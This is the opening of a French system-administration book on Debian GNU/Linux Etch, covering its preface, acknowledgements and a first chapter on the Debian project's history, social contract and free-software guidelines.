Cahiers de l'Admin

Collection dirigée par Nat Makarévitch

GNU/Linux Debian Etch

Raphaël Hertzog

Roland Mas

EYROLLES

Raphaël **Hertzog**
Roland **Mas**

Cahiers de l'Admin
Debian Etch

Collection dirigée par Nat **Makarévitch**

Avec la contribution de Solveig Le Cellier

EYROLLES

ÉDITIONS EYROLLES
61, bd Saint-Germain
75240 Paris Cedex 05
www.editions-eyrolles.com

Remerciements à Thierry Stempfel pour les illustrations et à Gaël Thomas pour la mise en page.

Préface

Les professionnels adoptent de plus en plus souvent Debian GNU/Linux, dont le souci de créer une distribution riche, souple et requérant peu d'attention correspond bien à leurs attentes. Ils apprécient le soin apporté à la robustesse et la fiabilité, à l'automatisation des tâches subalternes ainsi qu'à la mise au point et au respect de spécifications garantes de la cohérence, donc de la pérennité des réalisations et des savoirs.

Dans le même temps, de grands acteurs de l'informatique perçoivent aujourd'hui l'intérêt stratégique d'une distribution Linux mûre et non gérée par une entité commerciale. Certains de leurs clients comprennent, dans le même registre, qu'une plate-forme logicielle ne dépendant pas d'accords tissés entre des fournisseurs réduit les contraintes pesant sur eux après l'achat.

De nombreux amateurs, enfin, découvrent Debian par les projets Knoppix et Ubuntu tandis que d'autres, souhaitant fuir l'empirisme, « ouvrent le capot ».

Debian, longtemps discrète, convainquit tout d'abord le passionné, souvent attiré par l'esprit qui l'anime. Il y trouve un projet aux objectifs clairs et aux réalisations transparentes, au sein duquel tous œuvrent afin de bien concevoir *avant* de construire — renonçant d'emblée aux échéances qui menacent la qualité de tant d'autres logiciels. Il y trouve un projet dirigé par ses acteurs. Il y adopte ou rejoint, en somme, un projet bénéficiant pleinement des avantages du logiciel libre... afin d'en produire lui-même.

Ce *Cahier de l'Admin* guidera et éclairera le lecteur afin de le rendre autonome. Seuls pouvaient le rédiger des auteurs maîtrisant les aspects techniques tout autant que les caractéristiques propres du projet Debian, et connaissant parfaitement les besoins des francophones, professionnels

aguerris comme amateurs éclairés. Raphaël Hertzog et Christophe Le Bars puis Roland Mas disposaient des qualités requises et surent créer puis mettre à jour cet ouvrage. Je les en remercie vivement et suis certain que sa lecture vous sera utile et agréable.

Nat Makarevitch (empreinte PGP/GPG : `2010 4A02 9C0E 7D1F 5631 ADF0 453C 4549 0230 D602`)

Table des matières

Avant-propos

B.A.-BA **Distribution et noyau Linux**

Linux n'est en fait qu'un noyau, la brique logicielle de base assurant l'interface entre le matériel et les programmes.
Une distribution Linux est un système d'exploitation complet incluant un noyau Linux, un programme d'installation, et surtout des applications et utilitaires transformant l'ordinateur en outil réellement exploitable.

Linux a le vent en poupe depuis quelques années, et sa popularité croissante encourage de plus en plus à faire le grand saut. Cette aventure commence par le choix d'une distribution, décision importante car elles ont chacune leurs particularités. Autant s'épargner de futurs efforts inutiles de migration !

Debian GNU/Linux est une distribution Linux « généraliste », convenant a priori à tous. Nous vous proposons d'en découvrir toutes les facettes ; afin de pouvoir choisir en toute connaissance de cause...

CULTURE **Distributions commerciales**

La plupart des distributions Linux sont adossées à une entreprise commerciale qui les développe et les commercialise. C'est par exemple le cas de *Mandriva Linux* (ancienne *Mandrake*), réalisée par la société française *Mandriva SA* (anciennement *Mandrakesoft SA*), ou encore celui de *Suse Linux*, œuvre de la société allemande *Suse Linux AG* (passée dans le giron de Novell en novembre 2003).
Par opposition à ces distributions commerciales, et à l'instar de l'*Apache Software Foundation*, qui développe le serveur web du même nom, Debian est avant tout un projet du monde du logiciel libre. C'est une organisation regroupant des bénévoles qui coopèrent par l'Internet.

Pourquoi ce livre ?

Linux commence à bénéficier d'une couverture médiatique non négligeable, profitant essentiellement aux distributions commerciales (Red Hat, SuSE, Mandriva...). Debian, souvent placée par les sondages dans le trio de tête des distributions les plus populaires, est pourtant loin d'être marginale, surtout si l'on y inclut les distributions dérivées dont certaines — comme Ubuntu — connaissent un succès très important. Ce n'est pas un hasard si Hewlett-Packard a vu ses ventes de matériel augmenter de 25 millions de dollars en 2006 après avoir proposé du support pour Debian.

Ce livre a ainsi pour vocation de faire découvrir cette distribution. Nous espérons vous faire profiter de toute l'expérience acquise depuis que nous avons rejoint le projet en tant que développeurs-contributeurs, en 1998 pour Raphaël et en 2000 pour Roland. Peut-être parviendrons-nous à vous communiquer notre enthousiasme, et vous donner l'envie de rejoindre nos rangs d'ici quelque temps, qui sait...

La première édition de ce livre a comblé un manque criant : il s'agissait alors du premier livre français consacré exclusivement à Debian. Mais depuis le formidable accueil que vous lui aviez accordé, de nombreux autres ouvrages sont apparus sur le sujet.

À qui s'adresse cet ouvrage ?

Ses divers niveaux de lecture permettront à différents profils d'en tirer le meilleur parti. En premier lieu, les administrateurs système (débutants ou expérimentés) y trouveront des explications sur l'installation de Debian et son déploiement sur de nombreux postes ; mais aussi un aperçu de la plupart des services disponibles sur Debian avec les instructions de configuration correspondantes, qui prennent en compte les spécificités et améliorations de la distribution. La compréhension des mécanismes régissant le développement de Debian leur permettra encore de faire face à tout imprévu, en s'appuyant au besoin sur la collaboration des membres de la communauté.

Les utilisateurs d'une autre distribution Linux ou d'un autre Unix découvriront les spécificités de Debian ; ils y seront ainsi très vite opérationnels, tout en bénéficiant des avantages propres à cette distribution.

Enfin, tous ceux qui connaissent déjà un peu Debian et souhaitent en savoir plus sur son fonctionnement communautaire seront exaucés. Après la lecture de ce livre, ils pourront rejoindre les rangs de nos contributeurs.

Approche adoptée

Toutes les documentations génériques concernant GNU/Linux s'appliquent à Debian, qui propose les logiciels libres les plus courants. Cette distribution apporte cependant de nombreuses améliorations, c'est pourquoi nous avons pris le parti de présenter en priorité les manières de procéder recommandées par Debian.

Il est bien de suivre le chemin tracé par Debian, mais mieux encore d'en comprendre les tenants et les aboutissants. Nous ne nous contenterons donc pas d'explications pratiques, mais détaillerons également le fonctionnement du projet, afin de vous fournir des connaissances complètes et cohérentes.

Structure du livre

Comme tous les ouvrages de cette collection, ce livre s'articulera autour d'un cas d'étude concret qui servira à la fois de support et d'illustration pour tous les sujets traités.

Le **chapitre 1**, réservé à une présentation non technique de Debian, en exposera les objectifs et le mode de fonctionnement. Ces aspects sont importants, car ils permettent de fixer un cadre où viendront se greffer les contenus des autres chapitres.

Les **chapitres 2 et 3** présenteront les grandes lignes de l'étude de cas retenue. À ce stade, les lecteurs les plus novices peuvent faire un détour par l'**annexe B** qui rappelle un certain nombre de notions informatiques de base ainsi que les concepts inhérents à tout système Unix.

Nous débuterons ensuite logiquement par l'installation (**chapitre 4**), puis découvrirons, aux **chapitres 5 et 6**, les outils de base utiles à tout administrateur Debian, notamment la famille **APT**, largement responsable de la bonne réputation de cette distribution. Rappelons qu'à la maison, chacun est son propre administrateur ; ces chapitres ne sont donc nullement réservés aux informaticiens professionnels.

Un chapitre intermédiaire, le **chapitre 7**, présentera des méthodes à suivre pour utiliser efficacement toute la documentation et comprendre rapidement ce qui se passe afin de résoudre les problèmes.

La suite détaillera la configuration pas à pas du système en commençant par les infrastructures et services de base (**chapitres 8 à 10**) pour remonter progressivement vers les applicatifs utilisateur (**chapitre 13**). Le **chapitre 12** s'attarde sur des sujets plus pointus qui concernent directement les administrateurs de parc informatique (serveurs y compris), tandis que le **chapitre 14** rappelle la problématique de la sécurité informatique et donne les clés nécessaires pour éviter la majorité des problèmes.

Le **chapitre 15** sera consacré aux administrateurs qui souhaitent aller plus loin et créer des paquets Debian personnalisés.

Cette troisième édition est une mise à jour majeure puisqu'elle couvre désormais la version 4.0 de Debian, j'ai nommé *Etch*. Parmi les changements, citons l'installateur graphique, le support de l'authentification des paquets par les outils Apt, un noyau 2.6 par défaut, le remplacement de XFree par X.org, et bien entendu des mises à jour de tous les logiciels fournis. Le livre aussi s'étoffe, avec un nouveau chapitre sur les usages avancés tels que l'installation automatique, le déploiement de machines virtuelles Xen, et autres fonctionnalités qui permettent d'employer Debian pour des projets toujours plus importants.

VOCABULAIRE Paquet Debian

Un paquet Debian est une archive qui renferme un ensemble de fichiers permettant d'installer un logiciel. En général, il s'agit d'un fichier d'extension `.deb`, qu'on manipule avec le programme **dpkg**. Un paquet sera qualifié de *binaire* s'il contient des fichiers fonctionnels directement utilisables (programmes, documentation) ou de *source* s'il abrite les codes sources du logiciel et les instructions nécessaires à la fabrication du paquet binaire.

Nous avons placé dans les marges des notes et remarques diverses. Elles ont plusieurs rôles : attirer votre attention sur un point délicat, compléter ou détailler une notion abordée dans le cas d'étude, définir un terme, ou faire des rappels. Voici une liste non exhaustive de ces encadrés :

- B.A.-BA : rappelle une information supposée connue du lecteur ;
- VOCABULAIRE : définit un terme technique (parfois spécifique au projet Debian) ;
- COMMUNAUTÉ : présente des personnages importants ou les rôles définis au sein du projet ;
- CHARTE DEBIAN : évoque une règle ou recommandation de la « charte Debian ». Ce document essentiel décrit comment empaqueter les logiciels. Toutes ces connaissances s'avéreront utiles pour découvrir un nouveau logiciel. Tout paquet Debian devant se conformer à la charte, on saura ainsi où en trouver la documentation, des exemples de fichiers de configuration, etc.
- OUTIL : présente un outil ou service pertinent ;
- EN PRATIQUE : la pratique a parfois des spécificités, que présenteront ces encadrés. Ils pourront aussi donner des exemples détaillés et concrets ;
- d'autres encadrés, plus ou moins fréquents, sont relativement explicites : CULTURE, ASTUCE, ATTENTION, POUR ALLER PLUS LOIN, SÉCURITÉ...

DVD-Rom d'accompagnement

Le DVD-Rom offert avec ce livre permet d'installer Debian GNU/Linux (pour architecture *i386*, *amd64* et *powerpc*) en démarrant l'ordinateur sur le DVD-Rom. Ainsi, après avoir installé cette distribution, il sera directement possible de mettre en pratique les enseignements du livre. Le disque contient en effet la quasi-totalité des programmes étudiés.

Tous les détails sur le fonctionnement du programme d'installation sont donnés dans le chapitre 4.

Remerciements

De Raphaël Hertzog

En premier lieu, je tiens à remercier Nat Makarevitch, qui m'a proposé d'écrire ce livre et m'a accompagné tout au long de sa réalisation ; merci également à toute l'équipe d'Eyrolles qui a contribué à ce livre et notamment à Muriel Shan Sei Fan, très patiente avec moi. Merci à Sébastien Blondeel et à Florence Henry pour leurs contributions.

Un merci particulier à Roland Mas, qui en plus de continuer son minutieux travail de relecture, m'a épaulé pour la mise à jour du livre et la rédaction des nouveaux chapitres de cette troisième édition.

Ce livre ne serait pas ce qu'il est sans les relecteurs qui m'ont fait part de leurs judicieuses remarques : Christophe Le Bars et Solveig en particulier. Merci aussi à Charles-André Habib.

Je remercie également Thierry Stempfel pour les belles illustrations introduisant chaque chapitre.

Merci enfin à Sophie d'avoir été si patiente avec moi et de m'avoir soutenu jusqu'au bout.

Site web et courriel des auteurs

Une section du site web de Raphaël est dédiée à ce livre, et hébergera tout ce qui peut le compléter utilement. On y trouvera par exemple une liste (cliquable) de toutes les URL citées, ou encore les éventuels errata découverts après impression. N'hésitez pas à la consulter et profitez-en pour nous faire part de vos remarques ou messages de soutien en nous écrivant à hertzog@debian.org (pour Raphaël) et lolando@debian.org (pour Roland).

‣ http://www.ouaza.com/livre/admin-debian/

De Roland Mas

Je commencerai bien entendu par remercier Raphaël Hertzog, qui m'a permis de participer, de plus en plus au fil des éditions, à la mise au point de cet ouvrage.

Un grand merci aussi à Muriel Shan Sei Fan et Nat Makarevitch, pour leur encadrement et leurs conseils éclairés, qui ont permis de garder le texte accessible à tout un chacun. Et à Florence Henry, dont la mise en forme complète d'un austère manuscrit est toujours un plaisir à contempler.

Ayant moi-même relu les deux premières éditions, je ne peux que remercier chaleureusement Solveig, qui a assuré la relecture sur cette troisième mouture.

Enfin, d'innombrables remerciements à toutes les personnes qui m'ont encouragé au fil du temps — Xavier, Philippe, les habitués du canal IRC #debian-devel-fr, et tant d'autres.

chapitre 1

Le projet Debian

Avant de plonger dans la technique, découvrons ensemble ce qu'est le projet Debian : ses objectifs, ses moyens et son fonctionnement.

SOMMAIRE

MOTS-CLÉS

- Objectif
- Moyens
- Fonctionnement
- Bénévole

Qu'est-ce que Debian ?

Debian est une distribution GNU/Linux. Nous reviendrons plus en détail sur ce qu'est une distribution en page 18, mais nous pouvons pour l'instant considérer qu'il s'agit d'un système d'exploitation complet comprenant des logiciels avec leurs systèmes d'installation et de gestion, le tout basé sur GNU/Linux et des logiciels libres.

Lorsqu'il a créé Debian en 1993 sous l'impulsion de la FSF, Ian Murdock avait des objectifs clairs, qu'il a exprimés dans le *Manifeste Debian*. Le système d'exploitation libre qu'il recherchait devait présenter deux caractéristiques principales. En premier lieu, la qualité : Debian serait développée avec le plus grand soin, pour être digne du noyau Linux. Ce serait également une distribution non commerciale suffisamment crédible pour concurrencer les distributions commerciales majeures. Cette double ambition ne serait à son sens atteinte qu'en ouvrant le processus de développement de Debian, à l'instar de Linux et de GNU. Ainsi, la revue des pairs améliorerait constamment le produit.

Un système d'exploitation multi-plates-formes

Debian, restée fidèle à ses principes initiaux, a connu un tel succès qu'elle atteint aujourd'hui une taille pharaonique. Les 11 architectures supportées, avec plus de 10000 paquets sources disponibles lui permettent désormais de couvrir une grande partie des domaines d'application et matériels existants .

Cet embonpoint devient parfois gênant : il est peu raisonnable de distribuer 14 CD-Rom de Debian... C'est pourquoi on la considère de plus en plus comme une « méta-distribution », dont on extrait des distributions plus spécifiques et orientées vers un public particulier : Debian-Desktop pour un usage bureautique traditionnel, Debian-Edu pour un emploi éducatif et pédagogique en milieu scolaire, Debian-Med pour les applications médicales, Debian-Junior pour les jeunes enfants, etc. Une liste plus complète se trouve dans la section dédiée, page 14.

Ces scissions, organisées dans un cadre bien défini et garantissant une compatibilité entre les différentes « sous-distributions », ne posent aucun problème. Toutes suivent le planning général des publications de nouvelles versions. S'adossant sur les mêmes briques de base, elles peuvent facilement être étendues, complétées et personnalisées par des applications disponibles au niveau de Debian.

CULTURE Origine du nom de Debian

Ne cherchez plus, Debian n'est pas un acronyme. Ce nom est en réalité une contraction de deux prénoms : celui de Ian Murdock et de sa femme Debra. Debra + Ian = Debian.

CULTURE GNU, le projet de la FSF

Le projet GNU est un ensemble de logiciels libres développés ou parrainés par la *Free Software Foundation* (FSF), dont Richard Stallman est le créateur emblématique. GNU est un acronyme récursif signifiant « GNU's Not Unix » (GNU n'est pas Unix).

COMMUNAUTÉ Le parcours de Ian Murdock

Ian Murdock, fondateur du projet Debian, en fut le premier leader, de 1993 à 1996. Après avoir passé la main à Bruce Perens, il s'est fait plus discret. Il est ensuite revenu sur le devant de la scène du logiciel libre en créant la société Progeny, visant à commercialiser une distribution dérivée de Debian. Ce fut un échec commercial, au développement depuis abandonné. La société, après plusieurs années de vivotement en tant que simple société de services, a fini par déposer le bilan en avril 2007. Des différents projets initiés par Progeny, seul *discover* subsiste réellement. Il s'agit d'un outil de détection automatique du matériel.

OUTIL Créer un CD-Rom Debian

debian-cd permet de créer des images ISO de CD-Rom d'installation prêts à l'emploi. Raphaël Hertzog est l'auteur de la dernière réécriture, mais la maintenance est essentiellement assurée par Steve McIntyre. Tout ce qui concerne ce logiciel se discute (en anglais) sur la liste de diffusion debian-cd@lists.debian.org.

Tous les outils de Debian évoluent dans cette direction : **debian-cd** permet depuis longtemps de créer des jeux de CD-Rom ne comportant que des paquets préalablement sélectionnés ; **debian-installer** est également un installateur modulaire, facilement adaptable à des besoins particuliers. **APT** installera des paquets d'origines diverses tout en garantissant la cohérence globale du système.

B.A.-BA **À chaque ordinateur son architecture**

Le terme « architecture » désigne un type d'ordinateur (les plus connues sont Mac ou PC). Chaque architecture se différencie principalement par son modèle de processeur, généralement incompatible avec les autres. Ces différences de matériel impliquent des fonctionnements distincts et imposent une compilation spécifique de tous les logiciels pour chaque architecture.
La plupart des logiciels disponibles pour Debian sont écrits avec des langages de programmation portables : le même code source est compilé sur les diverses architectures. En effet, un exécutable binaire, toujours compilé pour une architecture donnée, ne fonctionne généralement pas sur les autres.
Rappelons que chaque logiciel est créé en rédigeant un code source ; il s'agit d'un fichier textuel composé d'instructions provenant d'un langage de programmation. Avant de pouvoir utiliser le logiciel, il est nécessaire de compiler le code source, c'est-à-dire de le transformer en code binaire (une succession d'instructions machines exécutables par le processeur). Chaque langage de programmation dispose d'un compilateur pour effectuer cette opération (par exemple **gcc** pour le langage C).

OUTIL **Nouvel installateur**

debian-installer, le plus récent programme d'installation de Debian, fut développé pour remplacer **boot-floppies**. Sa conception modulaire permet de l'employer dans un grand nombre de scénarios d'installation différents. Le travail de développement est coordonné sur la liste de diffusion debian-boot@lists.debian.org sous la direction de Frans Pop (fjp@debian.org) et Joey Hess (joeyh@debian.org).

La qualité des logiciels libres

Debian suit tous les principes du logiciel libre, et ses nouvelles versions ne sortent que lorsqu'elles sont prêtes. Aucun calendrier préétabli ne contraint les développeurs à bâcler pour respecter une échéance arbitraire. On reproche donc souvent à Debian ses délais de publication, mais cette prudence en garantit aussi la légendaire fiabilité : de longs mois de tests sont en effet nécessaires pour que la distribution complète reçoive le label « stable ».

Debian ne transige pas sur la qualité : tous les *bogues* critiques connus seront corrigés dans toute nouvelle version, même si cela doit retarder la date de sortie initialement prévue.

Debian n'exclut aucune catégorie d'utilisateurs, aussi minoritaire soit-elle. Son programme d'installation est longtemps resté fruste, car c'était le seul capable de fonctionner sur toutes les architectures gérées par le noyau Linux. Il n'était pas envisageable de le remplacer par un programme plus convivial mais limité aux PC (architecture *i386*). Heureusement, depuis l'arrivée de **debian-installer**, cette époque est révolue.

Le cadre : une association

Juridiquement parlant, Debian est un projet mené par une association américaine sans but lucratif regroupant des bénévoles, similaire aux associations loi 1901 en droit français. Le projet compte un millier de *développeurs Debian* mais fédère un nombre bien plus important de contributeurs (traducteurs, rapporteurs de bogues, développeurs occasionnels...).

Pour mener à bien sa mission, Debian dispose d'une importante infrastructure, comportant de nombreux serveurs reliés à Internet, offerts par de nombreux mécènes.

COMMUNAUTÉ **Derrière Debian, l'association SPI et des branches locales**

Debian ne possède aucun serveur en son nom propre, puisque ce n'est qu'un projet au sein de l'association *Software in the Public Interest* (SPI), qui en gère les aspects matériels et financiers (dons, achat de matériel...). Bien qu'initialement créée sur mesure pour Debian, cette association coiffe maintenant d'autres projets du monde du logiciel libre, notamment la base de données PostgreSQL, Freedesktop.org (projet de standardisation de certaines briques des bureaux graphiques modernes tels que Gnome et KDE) et le gestionnaire de galeries photos en ligne Gallery.

▸ http://www.spi-inc.org/

En complément de SPI, de nombreuses associations locales collaborent étroitement avec Debian afin de pouvoir gérer des fonds pour Debian sans pour autant tout centraliser aux États-Unis. Cela permet d'éviter de coûteux virements internationaux et correspond bien mieux à la nature décentralisée du projet. C'est dans cet esprit que l'association *Debian France* a été fondée au cours de l'été 2006. N'hésitez pas à en devenir membre pour soutenir le projet !

▸ http://france.debian.net/

Les textes fondateurs

Quelques années après son lancement, Debian a formalisé les principes qu'elle devait suivre en tant que projet de logiciel libre. Cette démarche militante permet une croissance sereine en s'assurant que tous les membres progressent dans la même direction. Pour devenir développeur Debian, tout candidat doit d'ailleurs convaincre de son adhésion aux principes établis dans les textes fondateurs du projet.

Le processus de développement est constamment débattu, mais ces textes fondateurs sont très consensuels, bien qu'évolutifs. La constitution Debian offre toutefois des garanties supplémentaires : une majorité qualifiée de trois quarts est nécessaire pour approuver tout amendement.

L'engagement vis-à-vis des utilisateurs

On trouve aussi un « contrat social ». Quelle est la place d'un tel texte dans un projet ne visant qu'à concevoir un système d'exploitation ? C'est très simple, Debian œuvre pour ses utilisateurs et, par extension, pour la société. Ce contrat résume donc les engagements pris. Voyons ces points plus en détail :

1. Debian demeurera totalement libre.

   C'est la règle numéro un. Debian est et restera constituée exclusivement de logiciels libres. De plus, tous les logiciels développés en propre par Debian seront libres.

2. Nous donnerons en retour à la communauté du logiciel libre.

   Toute amélioration apportée par le projet Debian à un logiciel intégré à la distribution est envoyée à l'auteur de ce dernier (dit « amont »). D'une manière générale, Debian coopère avec la communauté au lieu de travailler isolément.

3. Nous ne dissimulerons pas les problèmes.

   Debian n'est pas parfaite, et l'on y découvre tous les jours des problèmes à corriger. Tous ces bogues sont répertoriés et consultables librement, par exemple sur le Web.

4. Nos priorités sont nos utilisateurs et les logiciels libres.

   Cet engagement est plus difficile à définir. Debian s'impose ainsi un biais lorsqu'elle doit prendre une décision, et écartera une solution de facilité pénalisante pour ses utilisateurs au profit d'une solution plus élégante, même si elle est plus difficile à mettre en œuvre. Il s'agit de prendre en compte en priorité les intérêts des utilisateurs et du logiciel libre.

5. Programmes non conformes à nos standards sur les logiciels libres.

   Debian accepte et comprend que ses utilisateurs souhaitent utiliser certains logiciels non libres. Elle s'engage donc à mettre à leur disposition une partie de son infrastructure, pour distribuer sous forme de paquets Debian les logiciels qui l'autorisent.

COMMUNAUTÉ Responsable de paquet ou mainteneur ?

L'équipe chargée de l'adaptation de Debian en français (on parle de « localisation ») a retenu le terme de « responsable de paquet » pour désigner la personne chargée d'intégrer un paquet à Debian et de l'y faire évoluer. Le terme anglais correspondant est *maintainer* ; c'est pourquoi nous employons souvent le mot « mainteneur », plus concis et tout aussi explicite.

PERSPECTIVE Au delà du logiciel

La première version du contrat social disait « Debian demeurera *un ensemble logiciel* totalement libre ». La disparition de ces trois mots (avec la ratification de la version 1.1 du contrat au mois d'avril 2004) traduit une volonté d'obtenir la liberté non seulement des logiciels mais aussi de la documentation et de tout ce que Debian souhaite fournir dans son système d'exploitation.
Ce changement, qui ne se voulait qu'éditorial, a en réalité eu de nombreuses conséquences, avec notamment la suppression de certaines documentations problématiques. Par ailleurs, l'usage de plus en plus fréquent de microcodes (*firmwares*) dans les pilotes pose des problèmes : souvent non-libres il sont néanmoins nécessaires au bon fonctionnement du matériel correspondant.

COMMUNAUTÉ Auteur amont ou développeur Debian ?

Traduction littérale de *upstream author*, le terme « auteur amont » désigne le ou les auteurs/développeurs d'un logiciel, qui l'écrivent et le font évoluer. A contrario, un « développeur Debian » se contente en général de partir d'un logiciel existant pour le transformer en paquet Debian (la désignation « mainteneur Debian » est plus explicite).
Bien souvent, la ligne de démarcation n'est pas aussi nette. Le mainteneur Debian écrit parfois un correctif, qui profite à tous les utilisateurs du logiciel. De manière générale, Debian encourage l'implication des responsables de paquets dans le développement « amont » (ils deviennent alors contributeurs sans se cantonner au rôle de simples utilisateurs d'un logiciel).

B.A.-BA **Les licences libres**

La GNU GPL, la licence BSD et la licence artistique respectent toutes trois les principes du logiciel libre selon Debian. Elles sont pourtant très différentes.

La GNU GPL, utilisée et promue par la FSF (*Free Software Foundation*, ou fondation du logiciel libre), est la plus courante. Elle a pour particularité de s'appliquer à toute œuvre dérivée et redistribuée : un programme intégrant ou utilisant du code GPL ne peut être diffusé que selon ses termes. Elle interdit donc toute récupération dans une application propriétaire. Ceci pose également de gros problèmes pour le réemploi de code GPL dans des logiciels libres incompatibles avec cette licence. Ainsi, il est parfois impossible de lier une bibliothèque diffusée sous GPL à un programme placé sous une autre licence libre. En revanche, cette licence est très solide en droit américain : les juristes de la FSF ont participé à sa rédaction, et elle a souvent contraint des contrevenants à trouver un accord amiable avec la FSF sans aller jusqu'au procès.

▸ http://www.gnu.org/copyleft/gpl.html

La licence BSD est la moins restrictive : tout est permis, y compris l'intégration de code BSD modifié dans une application propriétaire. Microsoft ne s'en est d'ailleurs pas privé car la couche TCP/IP de Windows NT est fondée sur celle du noyau BSD.

▸ http://www.opensource.org/licenses/bsd-license.php

Enfin, la licence artistique réalise un compromis entre les deux précédentes : l'intégration du code dans une application propriétaire est possible, mais toute modification doit être publiée.

▸ http://www.opensource.org/licenses/artistic-license.php

Le texte complet (en anglais) de ces licences est disponible dans `/usr/share/common-licenses/` sur tout système Debian. Certaines de ces licences disposent de traductions en français, mais leur statut reste officieux, et leur valeur légale est encore en cours de discussion ; le texte de référence reste alors la version anglaise.

COMMUNAUTÉ **Pour ou contre la section non-free ?**

L'engagement de conserver une structure d'accueil pour des logiciels non libres (i.e. la section *non-free*, voir encadré « VOCABULAIRE » page 87) est régulièrement remis en cause au sein de la communauté Debian.

Ses détracteurs arguent qu'il détourne certaines personnes de logiciels libres équivalents et contredit le principe de servir exclusivement la cause des logiciels libres. Les partisans rappellent plus prosaïquement que la majorité des logiciels de *non-free* sont des logiciels « presque libres », entravés seulement par une ou deux restrictions gênantes (la plus fréquente étant l'interdiction de tirer un bénéfice commercial du logiciel). En distribuant ces logiciels dans la branche *non-free*, on explique indirectement à leur auteur que leur création serait mieux reconnue et plus utilisée si elle pouvait être intégrée dans la section *main* : ils sont ainsi poliment invités à changer leur licence pour servir cet objectif.

Après une première tentative infructueuse en 2004, la suppression totale de la section *non-free* ne devrait plus revenir à l'ordre du jour avant plusieurs années, d'autant plus qu'elle contient de nombreuses documentations utiles qui y ont été déplacées parce qu'elles ne répondaient plus aux nouvelles exigences de la section *main*. C'est notamment le cas pour certaines documentations de logiciels issus du projet GNU (en particulier Emacs et make).

Signalons que l'existence de *non-free* gêne considérablement la *Free Software Foundation*, car elle l'empêche de recommander officiellement Debian comme système d'exploitation.

Les principes du logiciel libre selon Debian

Ce texte de référence définit quels logiciels sont « suffisamment libres » pour être intégrés à Debian. Si la licence d'un logiciel est conforme à ces principes, il peut être intégré à la section *main* ; dans le cas contraire, et si sa libre redistribution est permise, il peut rejoindre la section *non-free*. Celle-ci ne fait pas officiellement partie de Debian : il s'agit d'un service annexe fourni aux utilisateurs.

Plus qu'un critère de choix pour Debian, ce texte fait autorité en matière de logiciel libre puisqu'il a servi de socle à la « définition de l'Open Source ». C'est donc historiquement la première formalisation de la notion de « logiciel libre ».

La licence publique générale de GNU (*GNU General Public License*), la licence BSD et la licence artistique sont des exemples de licences libres traditionnelles respectant les 9 points mentionnés dans ce texte. Vous en trouverez ci-dessous la traduction, telle que publiée sur le site web de Debian.

▸ http://www.debian.org/social_contract.fr.html#guidelines

1 Redistribution libre et gratuite

La licence d'un composant de Debian ne doit pas empêcher quiconque de vendre ou donner le logiciel sous forme de composant d'un ensemble (distribution) constitué de programmes provenant de différentes sources. La licence ne doit en ce cas requérir ni redevance ni rétribution.

2 Code source

Le programme doit inclure le code source, et sa diffusion sous forme de code source comme de programme compilé doit être autorisée.

3 Applications dérivées

La licence doit autoriser les modifications et les applications dérivées ainsi que leur distribution sous les mêmes termes que ceux de la licence du logiciel original.

4 Intégrité du code source de l'auteur

La licence peut défendre de distribuer le code source modifié *seulement* si elle autorise la distribution avec le code source de fichiers correctifs destinés à modifier le programme au moment de sa construction. La licence doit autoriser explicitement la distribution de logiciels créés à partir de code source modifié. Elle peut exiger que les applications dérivées portent un nom ou un numéro de version différent de ceux du logiciel original (*c'est un compromis : le groupe Debian encourage tous les auteurs à ne restreindre en aucune manière les modifications des fichiers, source ou binaire*).

5 Aucune discrimination de personne ou de groupe

La licence ne doit discriminer aucune personne ou groupe de personnes.

6 Aucune discrimination de champ d'application

La licence ne doit pas défendre d'utiliser le logiciel dans un champ d'application particulier. Par exemple, elle ne doit pas défendre l'utilisation du logiciel dans une entreprise ou pour la recherche génétique.

7 Distribution de licence

Les droits attachés au programme doivent s'appliquer à tous ceux à qui il est distribué sans obligation pour aucune de ces parties de se conformer à une autre licence.

8 La licence ne doit pas être spécifique à Debian

Les droits attachés au programme ne doivent pas dépendre du fait de son intégration au système Debian. Si le programme est extrait de Debian et utilisé et distribué sans Debian mais sous les termes de sa propre licence, tous les destinataires doivent jouir des même droits que ceux accordés lorsqu'il se trouve au sein du système Debian.

9 La licence ne doit pas contaminer d'autres logiciels

La licence ne doit pas placer de restriction sur d'autres logiciels distribués avec le logiciel. Elle ne doit par exemple pas exiger que tous les autres programmes distribués sur le même support soient des logiciels libres.

B.A.-BA Le copyleft

Le *copyleft* (ou « gauche d'auteur ») est un principe qui consiste à faire appel au mécanisme des droits d'auteurs pour garantir la liberté d'une œuvre et de ses dérivées — au lieu de restreindre les droits des utilisateurs comme dans le cas des logiciels propriétaires. Il s'agit d'ailleurs d'un jeu de mots sur le terme *copyright*, équivalent américain du droit d'auteur. Richard Stallman a trouvé cette idée quand un ami friand de calembours écrivit sur une enveloppe qu'il lui adressa : « *copyleft : all rights reversed* » (*copyleft* : tous droits renversés). Le *copyleft* impose la conservation de toutes les libertés initiales lors de la distribution d'une version modifiée (ou non) du logiciel. Il est donc impossible de dériver un logiciel propriétaire d'un logiciel placé sous *copyleft*.

La licence *copyleft* la plus célèbre est sans aucun doute la GNU GPL (elle a pour petites sœurs la *GNU LGPL — GNU Lesser General Public License* et la *GNU FDL — GNU Free Documentation License*). Malheureusement, les licences *copyleft* sont généralement incompatibles entre elles ! En conséquence, il est préférable de n'en utiliser qu'une seule.

COMMUNAUTÉ **Bruce Perens, un leader chahuté**

Bruce Perens, deuxième leader du projet Debian juste après Ian Murdock, fut très controversé pour ses méthodes dynamiques et assez dirigistes. Il n'en reste pas moins un contributeur important, à qui Debian doit notamment la rédaction des fameux « principes du logiciel libre selon Debian » (ou DFSG pour *Debian Free Software Guidelines*), idée originelle d'Ean Schuessler. Par la suite, Bruce en dérivera la célèbre « définition de l'Open Source » en y gommant toutes les références à Debian.

- http://www.opensource.org/

Son départ du projet fut quelque peu mouvementé mais Bruce est resté assez fortement attaché à Debian puisqu'il continue de promouvoir cette distribution dans les sphères politiques et économiques. Il intervient encore régulièrement sur les listes de diffusion pour donner son avis et présenter ses dernières initiatives en faveur de Debian.

